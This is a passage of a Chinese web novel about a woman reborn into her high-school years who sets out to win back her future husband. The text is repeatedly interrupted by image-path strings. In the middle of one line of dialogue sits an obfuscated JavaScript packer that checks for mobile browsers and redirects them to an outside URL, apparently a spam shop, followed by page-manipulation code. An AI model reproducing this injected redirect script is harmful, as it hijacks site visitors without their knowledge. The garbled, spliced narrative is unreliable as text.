不敢见面,是因为,我们知道,我们在怪自己。 有些时候,自己的情绪都快要控制不住。 怕自己忍不住去怪对方,怪和自己一样自责的对方。 我们都太伤心了。 那不是我们的错,我们都不要再责怪自己。 如果说出差没有陪她逛街,是错;那同城却临时为了见客户没去赴约,也是错。 既然都放不下乔乔。 那我们,都先试着,放过自己吧。 同元乔道了别,江子宁头也不回地走了。 留下兰梓泽一个人望着照片上的人儿。 “我……”开了个头,兰梓泽看着元乔的笑容,剩下的“挺好的”也不再能说得下去。 他不好,过得很不好。 不太能吃得下去东西,睡觉也不太好。 虽说之前忙工作的时候,吃不好睡不好都已经是常态,可他自己知道,这是不一样的。 他之前觉得只要辛苦一些,等到稳定了,他再也不用担心乔乔会受到什么伤害。 他一直都很有信心,他觉得他们的以后会很长,他以为他们会有很多很多的以后。 对于时间,他一直都太过于乐观。 他以为他们会有很多的时间去干想做的事情,可以去自驾,可以去看新出生的熊猫。 可以去任何的地方,只要乔乔想。 可意外来临之后,他只能看着照片上的她,想着那不可能的如果。 他收拾好了的自己的情绪,思念从堵住的喉咙里挤了出来,“你能回来看看吗?” “也没有什么事情。”他仔仔细细地又将附近清理了一次,他看着照片,声音温柔,“我就是想你了。” 3. 第 3 章 “乔乔!”林姨的声音随着打开的房门涌入房间。 翻了个身,元乔拉过被子,企图隔绝声音。 迷迷糊糊中还有些纳闷,林姨这些年不都走起养生路线了,怎么这脾气又突然火爆起来了? 下一秒,她身上的被子就被掀了。 “几点了几点了?一天天,三催四请的。”林姨一开口便不停,“一放假,你那一堆毛病又放出来了。” 放假? 放什么假? 什么放假? 元乔坐起来,第一眼看到的就是一头利落短发的林姨。 “嚯!”她往后挪了一下,问,“林姨,你怎么换回你年轻时候的发型了?” “再养你几年也被气老了,”林姨催促着,“快点儿,我一会儿送你去补习班。” “补习班” 上什么补习班? 阴曹地府也这么与时俱进? 也抓升学率啊? “今天不是最后一节了吗?” 今天? 不敢置信的元乔环顾了一圈儿。 高中时她的卧室。 回到了高中? 高中? 她拍了拍自己。 实心的? 她活过来了又? “发什么呆呢?”林姨又拉了她一把,“快点儿。” 元乔看着她。 林姨刚工作的时候受过元乔妈妈的帮助,她妈妈离开之后,就一直在她们家,照顾着她们的每日三餐。 “林姨我爱你。” “我也爱你。”林姨摸了摸她额头,“怎么傻愣愣的?哪不舒服?” “没有,我就是高兴。” “快起床。” 高中? 高中! 那是不是就意味着能再见到兰梓泽了? 从天而降的惊喜砸得元乔晕头转向。 洗了一把脸,压下了脑海中不断往外冒的想法。 迫使自己冷静下来,元乔梳理着目前的情形。 这是高一升高二的暑假。 元松工作基本上就没个空闲的时候。 元启读了大学之后,一年比一年忙。 今年刚参加工作,更是连假期都没了。 她心不在焉地听着辅导班的老师讲留学经历。 和林姨说放学之后要给同学过生日,一下课,带着书包就往外冲。 淅淅沥沥的小雨,带走了她赶过来的仆仆风尘。 值班的保安,看着站在那里,也不知道躲雨的小孩儿,怕给人淋出什么好歹,招呼着,让她进保安亭里避避雨。 谢过保安大叔,冲动劲儿过去之后,元乔也想了起来。 这个假期兰梓泽应该是和沈默一起进藏了。 江子宁跟着她妈妈去国外购物去了,距离开学还有一段日子,元乔决定去看看元启。 元启是十岁的时候回的元加额。 元松和元启的母亲早年是自由恋爱。 两个人也是浓情蜜意了一段时间。 后来,随着元松越来越忙,两个人之间的感情也就有了裂隙,两个都是很理智的人,好聚好散。 元启的母亲后来生病,他就被接回了元家。 对于大人之间的事情,元启的母亲一向对他都没有什么隐瞒,小孩儿被她教导得好,没有什么扭曲的心思。 元乔的母亲在结婚之前就知道了元启的存在,在他母亲忙工作的时候,也会将人接回家,照顾着。 元乔的母亲人和善,对他也是视如己出。 大人之间都坦坦荡荡,彼此之间没有诋毁和埋怨。 本就更加单纯些的小孩儿之间,更不会有那么多的弯弯绕绕。 所以,元启和元乔兄妹俩的关系一直都还不错。 元启上了大学,繁忙的警校生一头扎进了学校,但还是不往抽空关心一下元乔。 这个习惯即使上了班儿还保留着。 趁着吃饭的时间,元启打算关心一下自己留守的妹妹。 “哥,我到你单位门口了。” 事情发生得太过于突然,元启在电话那头被呛住,咳得顾不上发表惊讶。 等他接到了元乔,一脑门的疑问被“饿了”两个字轻飘飘地堵了回去。 吃完了饭,元乔又提出想去红大参观参观。 上辈子的元乔,过了这个假期,半年后直接就去和江子宁一起去了国外,大学也是在国外读的,对于国内的学校,她没有什么经历。 加上,这又是国内的数一数二的学校,名校总是自带光环,再加上每年一次高考季的渲染,让人总是忍不住地好奇。 无事不登三宝殿,平白无故闪现在自己的单位门口,怎么看都不像是她说的,没事儿,来看看他。 反正急得不是元启,他就带着元乔逛起了校园。 元乔对于那湖丝毫不感兴趣,饶了一段路,他直截了当地说出了自己的来意,“哥,我不想转学。” 猜了许多可能的元启,怎么也没有想到会是这样的理由。 “不想转就不转。”元启觉得她有些奇怪,一个电话就解决了的事儿,值得她亲自跑一趟? “我去和爸说?”元启快速过了一遍自己的事情,排出了一个最近的时间,“你等结果吧。” “不用。”元乔一时间还改不了原来的说话习惯,她放缓了一些语气,让她听上去像一个高中的小孩儿,“哥,我去和爸谈,需要你帮忙的时候,我找你。” 拉着人拐过一个弯儿,元启还是没忍住问了一句,“我能问一问,原因吗?” 兰梓泽,这就是原因,唯一的原因。 我是你十几年后的妹妹,我重生了,现在,我要去追我未来的丈夫。 一句话的事儿,简单明了。 可是,元乔即使再激动,脑子还在,也能正常使用。 这个理由实在是,太扯了。 光天化日,朗朗乾坤之下。 她要是说出这番鬼神言论来,他这个警校出身的大哥,坚定的唯物主义者,估计会先表示很惊讶,然后就会二话不说地将她哄骗到三院,去检查脑子。 哦,这里的三院,精神科在全国范围内都是享誉盛名,大众赋予其一个更加通俗的别名:精神病院。 “我说我舍不得你们,想留在国内读大学,离你们近一点,你信吗?”元乔自打会说话起,甜言蜜语就开始不要钱地往外送,哄人手段五花八门的。 闻言,元启只是挑了挑眉,没说信,也没有说不信,只是静静地看着元乔,表情很平静,意思也很明了:我就静静地看着你编,你继续编。 看着面前的岔路,元乔憋出来了一句,“我能先不说吗?” 尊重小孩儿的隐私,压下了自己的好奇,元启对自己的妹妹还是信得过的,肯定不会是什么出格的事情,该他知道的时候,他自然就会知道了。 元乔直接对着元启伸出了手。 左看看,右瞧瞧,还是没有反应过来,眼前这小孩儿要干嘛。 “哥,给我转点钱。” 元乔不是什么大手大脚的人,平时的零花钱都花不完,元启总是担心她太节俭,平时要塞钱给她都会被拒绝。 生平第一次被要钱的元启,被逗笑了。 这感觉实在是过于新奇,他给转完,觉得不放心,翻出来身上的现金,一股脑儿地都塞给元乔。 也是没有忍住打趣,“你这是突然改变性子了?” “怎么,不能问你要钱?”元乔把现金装进口袋,又去接收转账,元启足够大方,元乔收得开心,“谢谢哥。我回了。” “这就走了?” “我就来看看你,看也看完了,还呆在这儿干嘛?” “我送你到机场。” “不用,我又没行李,地铁五块钱我就到了。你好好保卫大家的安全,拜拜。” 回来之后离开学也不远了。 今年这个城市的夏天特别反常,动不动高温直逼四十度。 元乔不信邪地去了几次兰梓泽家的小区,举目望去,除了她和保安,还有偶尔进出的车辆,基本上很难见到活物。 晚上出来的人也寥寥无几,毕竟二三十度也的确不适合纳凉。 千呼万唤中终于到了开学的日子,可是高温着实是可怕,学校延期开学。 一心向学校的元乔在家里扑腾,在她爸和林姨不解的眼神儿中还是嚎了个够。 等到真的开学的时候,那个统一的校服领子都要被她的手汗染湿,她又凑到林姨面前,“林姨,你看我这样行吗?” “行,可太行了。”林姨看着时间,怕她迟到,“能走了吗?” 坐上林姨的车子,元乔还在摇头晃脑地哼着不知名的小调。 “上学这么开心?” “嗯。” 能见到日思夜想的人了,这谁能不激动? “我爱学习。” 对元乔几斤几两门儿清的林姨有些意外地看着她,“学校那边儿和老师约好了,明儿你爸会带着你去看。” “啊?” “新学校。”林姨在红灯的间隙看向她,“之前问过你的,你不记得了?” 元乔想起来了。 上一辈子的她也是在高一没读完就转去了另一个学校的国际部,而后又出了国。 算算时间,差不多也就是这个时候我就转学了。 差不多就是这个时候了。 “我和你们老师请过假了,你记得去写个假条。” “好嘞,林姨把我放路口吧,里面车太多了。” “乔乔!” 江子宁将右手的饼干叼进嘴里。 接过她左手的奶茶,元乔问,“大早上就喝这个啊?” “这是我宝儿的新代言,”她从包里提溜出来一个盒子,“诺,你的。” “香水?” “嗯,这个是新出的,你看,名字也是和她相关的。” 江子宁最近有了新的墙头,一下子还多了俩。 两个人的代言不停歇地宣,元乔也是经常被投喂。 “甭塞了甭塞了,”元乔看着被零食撑满的校服口袋,扁口的愣是被装成了敞口的,“吃不完吃不完,”看着江子宁书包上多出来的徽章,“新周边?” “还有有一个小的玩偶挂件,和你给我买的包很搭。明天还会有一个耳机,我怕抢不到周边,放学后你陪我去店里看看吧?” “我爸明天让我去看学校。”“也挺好的,转过去起码不用上晚自习了。你去了我也跟着你一起啊,我让我爸还把我弄到你的班里去。” 江子宁已经开始畅想以后没那么多课和考试的美好日子了。 元乔有些不忍心打断她的美好幻想。 “那个,我有话和你说。”元乔拉住她,“我不想转学了。” “啊?你不是以后要出国的吗?” “事情有些复杂,我三言两语说不清。” “长话短说呗。”江子宁看了看时间,把剩下的饼干一把塞进了元乔的嘴里,“一会儿有升旗,晚了要站前面了。快快快~” “哎哎哎,再等一会儿,”元乔拖住她,口齿不清地说,“一小会儿。” “干嘛呀你?”江子宁看了一圈儿,“你看没什么我们学校的人了,都是十九中的。” 等的就是十九中的。 兰梓泽在十九中。 “嚯,不愧是十九中,发色都能集齐彩虹了吧。” 顺着江子宁的视线看了过去,走路腿不打弯儿的兰梓泽迈着微微的外八走进了元乔的视线。 元乔不假思索地冲了过去。 兰梓泽。 会呼吸、有心跳、活的兰梓泽! “兰梓泽。” 失而复得原来是这种感觉。 不可思议的美梦成真,第一个做出反应的竟然会是眼泪。 怕吓到眼前这个一无所知的人,压下哽咽,快速收拾好自己的情绪,元乔稳住自己的声音,“我叫元乔。” 少年有一瞬的怔愣,顶着板寸,疑惑地看着眼前突然冒出来的人。 他周围的人已经开始起哄,他瞥了一眼,一群人压低了声音。 在周围的窃窃私语声中,元乔将他的手拉了起来,而后将口袋中的零食一股脑儿地全部塞进了他怀里,笑着找到了他的眼睛,“交个朋友。” “怎么个事儿?”江子宁抽了一张纸巾递了过来。 吸了吸鼻子,元乔冲她摆了摆手,“没事儿,我不用。” “不是,”江子宁对着自己比划了两下,“你嘴角儿有酱。” “怎么可能?我早上没吃带酱的东西,”看到纸上擦下来的巧克力酱,元乔想起来了,刚才的饼干是夹心儿的! 也就是说。 大庭广众之下,她顶着一嘴角的食物残渣,去和兰梓泽打了招呼? 这也太丢脸了吧? “没事儿啊,没事儿啊,虽然现在大家不凿壁也不用偷光了,可十之八九都是近视,谁能注意到你嘴角?” 欲哭无泪的元乔看着江子宁,一言不发。 “哎,不是,刚才你站我右边儿,我没注意。”江子宁拉着人狂奔,“快走快走,真的赶不上升旗老宋要生气的。” 气喘吁吁到了地方,老宋正和主任在她们班后面交谈不知何事,俩人在老宋的注视之下鬼鬼祟祟地站到了别的班级队尾。 “刚才那是什么情况?” “我和人分享零食啊。” “我眼睛好得很,”江子宁四周看了看,没什么人注意到她们,退一步和人并排,“我问的是,你为什么突然和他分零食?还拉人家的手,你什么时候和十九中的人这么熟了?我怎么不知道?” “没那么熟,”元乔实话实说,“不过我准备追他呢。” 有先见之明的元乔眼疾手快地捂住了江子宁的嘴巴,让她一嗓子的惊讶重新回到嗓子眼儿里,同时将人往前推了一步。 “讲完话了,”元乔竖起食指,小声说,“要升旗了,安静安静。” 升旗结束,江子宁没来得及拷问,元乔便被班主任老宋叫到了办公室。 “运动会的主持人今年依旧老带新,高一年级人选是你们俩。” 元乔这才看向旁边的人。 “邢臻?” 那个男明星? 他们竟然是高中同学? “你们认识?” “老师,可能这位同学听过我的名字吧。” 一开口那股自命不凡,唯我独尊的劲儿便有了端倪。 上一辈子元乔忙着转学的事情,主持的活儿是交给了别人,从始至终都没有和邢臻有过任何的交集。 她快速从记忆中翻找,千真万确,对这个人没有任何的印象。 不知哪里的阴差导致了这一辈子的阳错,竟然会提前见到他。 元乔并非不分青红皂白的人,虽然说她上一辈子的离开和身边的人脱不了关系,但是那毕竟是多年之后的他。 现在高中生的他看起来只是自恋些讨人嫌而已,倒算不上罪大恶极。 只是,元乔从心底里依旧抗拒和他的任何来往。 “老师,主持人我不行,我没有经验,而且,一旦人多,我容易紧张,结巴,哆嗦,恐惧,;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17408933|200641||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 还内向我,不行不行,这个活儿我干不了。” “我看你这一串儿说得挺溜,”老宋不是那种一意孤行的人,“行吧,我再找找别人。” “好嘞,老师,没事儿我走了?” 一秒钟都不想和邢臻同呼吸一片空气的元乔,得到肯定回答后麻溜离开。 事情的发展有些出人意料,元乔问江子宁,“你知道邢臻吗?” “这谁不知道?”江子宁看了看她,“哦你不知道。” “你一向不是都不好奇这些的?” “老宋让我和他一起主持运动会,我拒绝了,”元乔扯了一个借口,“但是我觉得他怪怪的。” “老宋还是不了解你,出风头的事情找你能行吗?”江子宁小心翼翼地给自己的玩偶打上腮红,“邢臻长得好,会捯饬,学习也就那样吧,军训汇演的时候不是自弹自唱了个原创的词曲,一下子俘获了一众的芳心。” 那问题就不大了,元乔心想,邢臻出名的场子是晚会,而她最爱逃这种场合。 “他人怎么样?” “就那样吧,帅,家里好像还蛮有钱的,就众星捧月的少爷样子。”江子宁看了看挂件儿的妆,又添了几笔,“问完了?那到我了。” “你先别急,”元乔看着老师抱着的一堆卷子,感觉不妙,“我们好像要考试。” 接下来连堂的数学小测让江子宁没时间找元乔寻根问底。 与此同时,元乔这个远离了高中好多年的人再次体会到了被一堆数字和符号支配的感觉。 元乔觉得自己的有关高中知识的记忆好像是被覆盖掉了一般。 她现有的记忆中对于高中知识那叫一个模棱两可。 考试最怕的就是似曾相识。 考的是什么,哪个知识点她还是有一些印象的,可具体的解题思路和公式定理什么的,就有些抓瞎了。 应付完一场考试,元乔觉得自己已经是筋疲力尽了。 物理和化学的小测简直让她有些痛不欲生。 等到和元松同志参观新学校的时候,心情一般的元乔对着超一流的硬件,鸡蛋里挑了一堆的骨头,满头满脸都彰显着不满意。 “怎么了这是?” “小测成绩不好。”元乔低头耷脸地应着。 “没事儿,小测而已。新学校不满意?” “爸,”元乔看着元松,“我不想转学。” “能和我说说为什么吗?” “我不想那么早出国,你是不是打算让我明年就出国念高中的?你是不是不打算要我了?”元乔掐了自己一把,挤出了些许眼泪。 “哎,你这孩子,胡说些什么呢?”元松手忙脚乱地给人递纸巾,“我就你这一个女儿,怎么会不要你?当初不是你嚷嚷着不想上晚自习,要转学的?” “可是我一想到要离开家,见不到你们,吃不到林姨做的饭,”元乔小声地嘟囔了一句,“我就后悔了。” “那就不转。”元松当机立断,“你不想上晚自习,咱就不去,爸给你请假。” 元乔的心里咯噔了一下又一下。 她没长歪,多亏了九年义务教育的扎实,熏陶着她要好好学习,天天向上。 不然按照元松这么个养法,她大概率是个手心朝上,混吃等死的主儿。 “那同学们都去,我一个人搞特殊多不好,”元乔趁机说,“以后放学别让林姨接我了,我和同学们一起回,有助于巩固我和同学们的友谊。” 